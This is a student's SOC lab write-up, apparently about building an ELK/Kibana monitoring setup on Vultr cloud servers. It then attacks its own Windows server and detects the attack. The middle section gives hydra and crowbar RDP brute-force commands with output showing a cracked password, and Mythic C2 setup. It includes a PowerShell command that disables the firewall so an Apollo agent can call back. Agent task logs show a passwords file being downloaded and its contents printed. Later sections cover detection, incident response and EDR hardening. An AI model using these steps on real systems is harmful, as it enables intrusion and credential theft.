

Planning and UML Design

For this project, we used Vultur cloud services, utilizing a \$300 free credit from signing up. We deployed multiple virtual servers for different purposes, including log management and security monitoring.

2. Server Deployment and Configuration

We created multiple cloud instances with varying specifications and operating systems. The primary servers included:

- **Amaan-SOC-LINUX**: Ubuntu-based SOC monitoring instance.
- **SOC-AMAAN**: Windows-based analysis machine.
- **SOC-ELK**: Optimized for Elasticsearch, Logstash, and Kibana (ELK Stack).(runs the elk)
- **SOC-FLEET-SERVER**: Optimized for security event logging and endpoint monitoring.













After setting up the servers, we established **SSH connections** to configure them and install necessary tools, particularly Kibana for log analysis.

3. Installing Kibana

To install Kibana, we connected to the ELK server using SSH and executed the necessary commands to set up the ELK Stack. This included configuring Elasticsearch, Logstash, and Kibana to work together for log monitoring.

4. Key Concepts

- **RDP (Remote Desktop Protocol)**: A protocol used to remotely access Windows machines, allowing graphical control over a remote system.
- **VPC (Virtual Private Cloud)**: A virtualized network that provides isolated cloud resources, ensuring security and segmentation of workloads.
- **Kibana**: A visualization tool for Elasticsearch, used for log analysis, monitoring, and security event detection.

<input type="checkbox"/>	Name	OS	Location	Charges	Status	
<input type="checkbox"/>	Amaan-SOC-LINUX 1024.00 MB Regular Cloud Compute - 207.148.22.69		 New Jersey	\$0.13	 Running	...
<input type="checkbox"/>	SOC-AMAAN 2048.00 MB AMD High Performance - 173.199.123.21		 New Jersey	\$1.68	 Running	...
<input type="checkbox"/>	SOC-ELK 16384.00 MB Optimized Cloud - 66.135.20.236		 New Jersey	\$8.04	 Running	...
<input type="checkbox"/>	SOC-FLEET-SERVER 4096.00 MB Optimized Cloud - 64.176.202.70		 New Jersey	\$0.90	 Running	...


SSH/BRUTE FORCE ATTEMPTS:

ALERTS:

Our Linux and Windows servers were publicly accessible, with RDP enabled for the Windows server. To enhance security, we implemented a brute-force attack detection system within our SOC setup using Kibana. We monitored SSH login attempts by running the following query in Kibana:

```
system.auth.ssh.event: * AND agent.name: "Amaan-SOC-LINUX" AND  
system.auth.ssh.event: "Failed"
```

Additionally, we created a Kibana dashboard to visualize failed login attempts, identify brute-force attempts, and track any suspicious activity.



Security Risks of Open SSH and RDP Connections:

Leaving SSH and RDP connections open to the internet creates significant security risks, including:

- **Brute-force attacks:** Attackers can attempt to gain unauthorized access by repeatedly guessing login credentials.
- **Exploitation of vulnerabilities:** Unpatched SSH or RDP services can be exploited by attackers to gain remote control.
- **Lateral movement:** Once an attacker gains access to one machine, they can move across the network to compromise other system

Websites like showdan shows rdp open things so people can rdp access ,cencys

Mitigations Using Firewalls:

- **Restrict SSH and RDP access:** Allowed only specific trusted IP addresses to connect.
- **Enable fail2ban:** Installed and configured fail2ban to block IP addresses after multiple failed login attempts.
- **Use non-standard ports:** Changed default SSH and RDP ports to reduce automated scanning attempts.
- **Implement Network Security Groups (NSGs):** Used cloud-based firewall rules to limit inbound traffic.
- **Vultr provides firewall configurations:** We can leverage Vultr's built-in to prevent the access

RULES:

The main difference between **alerts** and **rules** in a SOC (Security Operations Center) setup using Kibana and ELK Stack is:

- **Alerts:** These are notifications triggered when specific conditions are met. For example, if there are multiple failed SSH login attempts, an alert is generated to notify security analysts. Alerts are reactive and provide visibility into security events.
- **Rules:** These define the logic and criteria for triggering alerts. Rules continuously monitor logs and decide when to trigger an alert based on preconfigured conditions. They are proactive in detecting threats and automating security responses.

Key Differences:

Feature	Alerts	Rules
Purpose	Notify about security events	Define conditions to detect threats
Action	Sends email, logs, or notifications	Automates threat detection & triggers alerts
Usage	Used for visibility & monitoring	Used to enforce security policies
Example	Alert when 5 failed SSH logins occur in 5 minutes	Rule that tracks failed SSH logins over time and blocks IPs

Brute-Force Attack with Hydra (Kali Linux) and MYTHIC instalation

Target to Brute force

- Protocol: RDP / SSH / FTP / etc.
- IP: <target-ip>


- Port: <default or custom port>

hydra -t 4 -V -f -L users.txt -P passwords.txt <protocol>://<target-ip>" or

crowbar which i used


```
[x]-[user@parrot]-[~]
└─$ crowbar -b rdp -u Administrator -C /home/user/amaan-soc.txt -s 173.199.123.21
Invalid IP Address! Please use IP/CIDR notation <192.168.37.37/32, 192.168.1.0/24>
[x]-[user@parrot]-[~]
└─$ crowbar -b rdp -u Administrator -C /home/user/amaan-soc.txt -s 173.199.123.21/32
2025-03-31 14:25:34 START
2025-03-31 14:25:34 Crowbar v0.4.2
2025-03-31 14:25:34 Trying 173.199.123.21:3389
2025-03-31 14:25:40 RDP-SUCCESS : 173.199.123.21:3389 - Administrator:Winter2024!
2025-03-31 14:25:45 STOP
[user@parrot]-[~]
└─$
```

after this we can use any rdp connection like xfreerdp and do the below



C2 Setup with Mythic Agent (Using Vultr Cloud Linux)

UML DIAGRAM:



1. Brute-Force Attack - Cracking the Password

- **Password Cracked:** Winter2024!
 - After cracking the password, we move on to setting up the **C2 infrastructure**.
-

2. C2 Configuration on Vultr (Cloud Linux Distro)

- **Install Mythic on Cloud Server:**
- <https://docs.mythic-c2.net>
 - Create a Linux server on **Vultr** or any other cloud provider.
 - SSH into your cloud instance.
 - Clone the Mythic repository:

```
git clone https://github.com/its-a-feature/Mythic.git
cd Mythic
```

- Run the **Mythic** installation script:

```
./install_docker.sh
```

- **Start Mythic:**
 - Run the following to start the Mythic C2 server:

```
./mythic-cli start
```

- Access Mythic UI at `http://<your-c2-server-ip>:7443`.
 - Default credentials:
 - **Username:** mythic
 - **Password:** mythic_password (change this immediately!)
-

3. Install Apollo Agent (Windows-based Agent)

- **Install Apollo** from Mythic Web UI:
 - Log in to the **Mythic UI** (`http://<your-c2-server-ip>:7443`).
 - Go to **Agents** section.
 - Select **Apollo** and install it.

- **Apollo** is a **Windows-based agent** that gives remote access to the compromised Windows machine.
-

4. Compromised Windows Machine Configuration

- **Disable Firewall** on the target Windows machine:
 - This allows the **Apollo agent** to reach back to the Mythic C2 server on port 7443.
 - You can disable the firewall temporarily or configure it to allow traffic on port 7443.

Example (PowerShell to disable firewall):

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
```

- **Make the Connection:**
 - The **Apollo agent** will now attempt to establish a **reverse connection** to the Mythic C2 server at `http://<your-c2-server-ip>:7443`.
 - Once the agent connects successfully, it will be listed in the Mythic Web UI under the **Agents** section.
-

5. Control the Target System Using Mythic

- **Interact with the Target Machine:**
 - After the Apollo agent is connected, use the Mythic Web UI or CLI (`mythic-cli`) to control the compromised system.
 - You can now issue commands such as `whoami` , `dir` , or any other Windows commands to extract information from the system.
- **Example Commands:**
 - **Run a command** (e.g., `systeminfo` to gather system information):
 - From Mythic Web UI, issue the command.

- **File Collection:** Find important files on the target and extract them.

INTERACT : IP : HOST : USER : DOMAIN

1 173.199.123.21 SOC-AMAAN Administrator SOC-AMAAN

CALLBACK: 1 X

[Mon Mar 31 2025 11:28 AM] / T-1 / mythic_admin / C-1 / apollo / **whoami**

1 Local Identity: SOC-AMAAN\Administrator

2 Impersonation Identity: SOC-AMAAN\Administrator

[Mon Mar 31 2025 11:30 AM] / T-2 / mythic_admin / C-1 / apollo / **error**

download C:\Users\Public\Documents*

1 File 'C:\Users\Public\Documents*' does not exist.

[Mon Mar 31 2025 11:31 AM] / T-3 / mythic_admin / C-1 / apollo / **error**

download C:\Users\Administrator\Documents*

1 File 'C:\Users\Administrator\Documents*' does not exist.

[Mon Mar 31 2025 11:32 AM] / T-4 / mythic_admin / C-1 / apollo /

download C:\Users\Administrator\Documents\passwords.txt

Size	Host	File	Path	Task	Tags
41 B	SOC-AMAAN	passwords.txt	C:\Users\Administrator\Documents\passwords.txt	4	FilePreviewed

PREVIEW TEXT HEX

Syntax

html

```

1 rangidai43^&
2 fishlolmerum!@
3 Winter2024!

```


6. Post-Exploitation

- After the connection is made and commands are running, you can:
 - **Extract sensitive data** from the compromised machine.
 - **Maintain access** by using the persistence options available in the Apollo agent.
 - **Transfer files** from the compromised machine to your Mythic C2 server for further analysis

Suspicious Activity Analysis on ELK Server post mythic analysis

1. Initial Detection

- **Brute Force Success:**
 - We notice an **RDP** or **SSH** connection that was successful from an IP **not flagged** in **AbuseIPDB** or other threat intelligence sources.
 - This is **suspicious**, as it wasn't previously flagged for malicious activity. The below image shows a quick login and logout attempt proving our point of password compromise and also a disabling of firewall in a 2nd login



2. Malicious Executable Detected

- Upon further investigation, we discover that a **malicious executable** named **svchost.exe** is running from the **Downloads/Public** folder, which is abnormal. That has ,made an internet connection to a suspicious ip

Top 999 values of winlog_event_data.Image	Top 999 values of winlog_event_data.SourceIp	Top 999 values of winlog_event_data.DestinationIp	Top 999 values of winlog_event_data.DestinationPort	Count of records
C:\Windows\System32\svchost.exe	0:0:0:0:0:0:1	0:0:0:0:0:0:1	5985	22
C:\Windows\System32\svchost.exe	173.199.123.21	224.0.0.251	5353	17
C:\Windows\System32\svchost.exe	fe80:0:0:5400:5fff:fe5c:1d6f	ff02:0:0:0:0:0:fb	5353	17
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	173.199.123.21	64.176.199.20	9999	5
C:\Users\Public\Downloads\svchost.exe	173.199.123.21	64.176.199.20	80	2

- **Key Indicators:**
 - **File Location:** The executable is running from the **Downloads/Public** folder, a location typically used for temporary files. This is not where legitimate executables should be.
 - **File Name:** The name **svchost.exe** is designed to blend in with the legitimate Windows **svchost.exe** process, a typical tactic to avoid detection.

3. Analysis of the Malicious Executable

- **Check File Properties:**
 - Look at the **hash** (MD5, SHA256) of `svchost.exe` and compare it with known **malware databases** (like VirusTotal) to see if it is a known malicious file.
- **Check File Origin:**
 - **Timestamp:** When was the file downloaded? Is there a specific event (like a login or RDP/SSH session) that coincides with this timestamp?
 - **Network Activity:** Check if this file has attempted to **connect to external IP addresses**, indicating communication with a Command and Control (C2) server.

4. Further Investigation on the System

- **Check Running Processes:**
 - Use `tasklist` or other tools to check if `svchost.exe` is running under suspicious parent processes.
 - Check if there are **other unusual processes** running.
- **Check Autostart Locations:**
 - Determine if `svchost.exe` is set to run automatically on startup by checking registry keys or startup directories.
 - Common startup locations include:
 - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
 - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
 - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\`
- **Check for Persistence Mechanisms:**
 - Look for signs of persistence, such as changes in the registry, scheduled tasks, or services that have been created by the malicious executable.

5. Network Traffic Analysis

- **ELK Server Logs:** Look at your **ELK server** logs to track any unusual outbound traffic patterns, particularly around the times the RDP/SSH login happened.
 - **Suspicious IPs:** Look for any IP addresses that the server may be communicating with, especially if the IP was not flagged on AbuseIPDB.
- **Packet Capture:**
 - If possible, use a **packet capture tool** (like Wireshark or tcpdump) to look for suspicious traffic from the infected machine.
 - Focus on unusual connections to external IPs on non-standard ports, which could indicate data exfiltration or C2 communication.

6. Incident Response Actions

- **Isolate the Infected Machine:**
 - Immediately isolate the infected machine from the network to prevent further spread of the malware or exfiltration of data.
- **Remove the Malicious File:**
 - Terminate the process running `svchost.exe` and delete the file from the `Downloads/Public` folder.
- **Investigate Lateral Movement:**
 - Check if the attacker used this initial foothold to move laterally within your network by analyzing other connected machines.

7. Post-Incident Actions

- **Change Passwords:** Ensure that any credentials used for the brute-force login are reset, particularly for **RDP** and **SSH** accounts.
 - **Review and Harden Security Policies:**
 - Review the firewall and access control policies to limit **RDP** and **SSH** access to trusted IPs only.
 - Implement **multi-factor authentication (MFA)** wherever possible to mitigate brute-force attacks.
 - **Review Firewall Logs:** After identifying the source of the brute-force attack, ensure that the attacker's IP is blocked at the firewall level to prevent future access attempts.
 - **Conduct a Full Forensic Investigation:**
 - Once the incident is contained, perform a full forensic investigation on all affected systems to ensure that no additional malware has been installed and that no data was exfiltrated.
-

To prevent malicious activity like the one you've described, where RDP was compromised and the attacker used Mythic C2 to exfiltrate data and install a malicious agent, you can take several proactive steps:

1. Limit RDP Access to Trusted IPs

- **Restrict RDP access** to only specific, trusted IP addresses (i.e., your VPS IPs or VPN endpoints). This ensures that only authorized networks can initiate RDP connections to your servers.
- **Use firewalls:** Configure your cloud provider's security groups or firewalls to block any incoming RDP connections from IPs that are not explicitly whitelisted.

Actionable steps:

- Block all incoming RDP (TCP port 3389) traffic except for trusted IPs.
- Use **IP whitelisting** in your security settings to only allow access from known sources.

2. Enforce Multi-Factor Authentication (MFA) for RDP

- **MFA** adds an extra layer of security, requiring the attacker to not only know the password but also have access to a second factor (e.g., mobile phone or hardware token).

Actionable steps:

- Use tools like **Azure MFA** or third-party solutions (e.g., Duo Security) to enforce MFA for RDP logins.

3. Monitor for Suspicious RDP Connections

- **Set up alerts** to monitor and detect any **failed RDP login attempts** or connections from unfamiliar or suspicious IP addresses.
- Configure your **ELK stack** to log and alert on abnormal or unauthorized RDP connections.

Actionable steps:

- Set up automated alerts in ELK for repeated failed login attempts and unusual connection times.
- Create a **dashboard** to visualize RDP connection patterns and identify anomalies.

4. Enhance Endpoint Detection and Response (EDR)..Elastic Defend

- **Implement an EDR solution** (like Elastic Defend or a commercial alternative) on all endpoints, which can detect suspicious behavior, such as unauthorized application installations (e.g., **Apollo agent**).
- Configure **real-time alerting** for suspicious actions like unusual outbound traffic, connections to external C2 servers (e.g., Mythic), or the execution of unauthorized software.

[Cancel](#)

Add Elastic Defend integration

Configure an integration for the selected agent policy.

Requires root privileges

Elastic Agent needs to be run with root/administrator privileges for this integration.

This package has 2 transform assets which will be created and started with the same roles as the user installing the package.

1 Configure integration

Integration settings

Choose a name and description to help identify how this integration will be used.

Integration name

SOC-elastic

Description

Optional

[Advanced options](#)

Select configuration settings

Use quick settings to configure the integration to **protect your traditional endpoints or dynamic cloud environments**. You can make configuration changes after you create the integration.

Select the type of environment you want to protect:

Traditional Endpoints (desktops, laptops, virtual machines)

☐ Data Collection

Augment your existing anti-virus solution with advanced data collection and detection

☐ Next-Generation Antivirus (NGAV)

Machine learning malware, ransomware, memory threat, malicious behavior, and credential theft preventions, plus process telemetry

☐ Essential EDR (Endpoint Detection & Response)

Everything in NGAV, plus file and network telemetry

☒ Complete EDR (Endpoint Detection & Response)

Everything in Essential EDR, plus full telemetry

Note: advanced protections require a platinum license, and full response capabilities require an enterprise license. See [documentation](#) for more information.

2 Where to add this integration?

[New hosts](#) [Existing hosts](#)

Create agent policy

Add this integration to a new set of hosts by creating a new agent policy. You can add agent in the next step.

New agent policy name

Agent policy 1

☒ Collect system logs and metrics ⓘ

Actionable steps:

- Ensure your EDR is configured to monitor and block communication to **known C2** domains or IP addresses.
- Implement **preventive actions** via your EDR, such as **blocking RDP connections** to remote servers or controlling outbound traffic.

5. Block Communication to Known Malicious IPs (e.g., Mythic C2)

